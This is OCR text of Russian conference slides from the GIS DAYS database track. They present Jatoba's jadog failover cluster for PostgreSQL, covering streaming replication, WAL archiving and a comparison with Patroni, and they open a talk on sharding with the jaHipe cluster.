GIS DAYS


Трек СУБД

Модератор

Константин Семенчук

Менеджер по продукту

Газинформсервис



GIS DAYS

Программа трека СУБД

Артем Глибкин, разработчик Jatoba,
«Зачем нам Jadog, если есть Patroni. Отказоустойчивый кластер Jadog».

Михаил Шишкин, разработчик Jatoba,
«Шардирование на хайпе. Высокопроизводительный кластер Hipe».

Денис Стрекалов, разработчик Jatoba,
«Кто ищет, тот всегда найдет. Решение задачи полнотекстового поиска».

Партнерское выступление,
«Миграция enterprise решений с Oracle»

Андрей Молькентин, аналитик Jatoba,
«План надежный, как швейцарские часы. Управление планами запросов».

Георгий Тарасов, ведущий разработчик Jatoba,
«Another crack in the WAL. Восстановление WAL записей в процессе репликации данных».

Андрей Никель, ведущий аналитик Jatoba,
«Приказ 64. Новые требования ФСТЭК. Обзор уязвимостей 2023 года».

Зачем нам Jadog, если есть Patroni. Отказоустойчивый кластер Jadog

Артём Глибкин

Разработчик Jatoba

Газинформсервис

GIS DAYS


Jatoba

Содержание


1. Введение в резервирование в postgresql
2. Построение кластера с потоковой репликацией
3. Требования к построению отказоустойчивого кластера
4. Отказоустойчивые решения
5. Отказоустойчивый кластер jadog и сценарии применения


Введение в горячее резервирование

- Основная идея:
  сохранение данных для последующего восстановления в случае отказа



Введение в горячее резервирование





Механизмы резервирования

- Дамп базы
- Резервное копирование на уровне файлов
- Непрерывное архивирование
- Потоковая репликация


Потоковая репликация

Основная идея: использование WAL для поддержания консистентности данных

2 режима работы: асинхронный и синхронный

Синхронный коммит уменьшает показатели производительности


Асинхронный режим не гарантирует консистентность в определенный момент времени



Потоковая репликация с непрерывным архивированием


Основная идея:

Непрерывное архивирование помогает с помощью дополнительной прослойки и простых действий (копирование) синхронизировать реплики с ведущим сервером



Потоковая репликация (состояние отказа)


При отказе ведущего сервера требуются дополнительные действия для возобновления обслуживания на одном из резервных серверов



Требования к обеспечению отказоустойчивости

- Мониторинг состояния всех узлов
- Выборы наиболее актуального узла при отказе и его повышение до роли ведущего
- Перевод остальных резервных узлов на прием изменений с ведущего
- Перевод нагрузки на ведущий узел

Требования к обеспечению отказоустойчивости



GIS DAYS

Jatoba

Отказоустойчивые решения


- Patroni
- Corosync + Pacemaker
- Pgpool 2
- jadog

Отказоустойчивый кластер jadog


Основные отличия:

- Сертифицированное ФСТЭК России решение
- Монолитная архитектура
- Автоматическая настройка и управление WAL архивацией
- Управление и мониторинг через графический интерфейс JDS
- Адаптация под различные сценарии

Катастрофоустойчивый кластер ACTIVE-STANDBY



Отказоустойчивый кластер ACTIVE-ACTIVE



GIS DAYS

СПАСИБО ЗА ВНИМАНИЕ

+7 (812) 677-20-53
+7 (911) 816 89 80
jatoba@gaz-is.ru
jatoba.ru

Jatoba

Шардирование на хайпе. Высокопроизводительный кластер Hipe

Михаил Шишкин

Разработчик Jatoba

Газинформсервис

GIS DAYS

Jatoba

Содержание

1. Что такое шардирование
2. Какую проблему решает шардирование
3. Как масштабировать базы данных
4. Проблемы простых решений
5. Как jaHipe Cluster решает проблемы масштабирования

\+ Балансировка данных в jaHipe Cluster

\+ Для каких баз актуально шардирование

Что такое шардирование?

Шардирование – это разделение объектов базы данных на отдельные части с последующим размещением на разные сервера


Схожие и, по существу, практически не отличающиеся термины – **секционирование, сегментирование, партицирование**

Что такое шардирование?

Таблица

Секционированная таблица

Шардированная таблица



GIS DAYS

Jatoba


Какую проблему решает шардирование?

Шардирование решает проблему **масштабируемости (scalability)** приложения.

Масштабируемость - это свойство системы справляться с растущим объемом работы.

Какую проблему решает шардирование?


Допустим, у нас есть приложение, текущая нагрузка на которое утилизирует 80% ресурсов сервера



TPS – транзакций в секунду (transactions per second)

Какую проблему решает шардирование?

Нагрузка постоянно растет. Как обеспечить работу приложения, когда нагрузка возрастет в два (три, четыре) раза?




Как масштабировать СУБД?

- Модернизировать оборудование сервера
- Поставить несколько независимых СУБД и разделить пользователей по зонам обслуживания
- Использовать кластер с шардированием данных

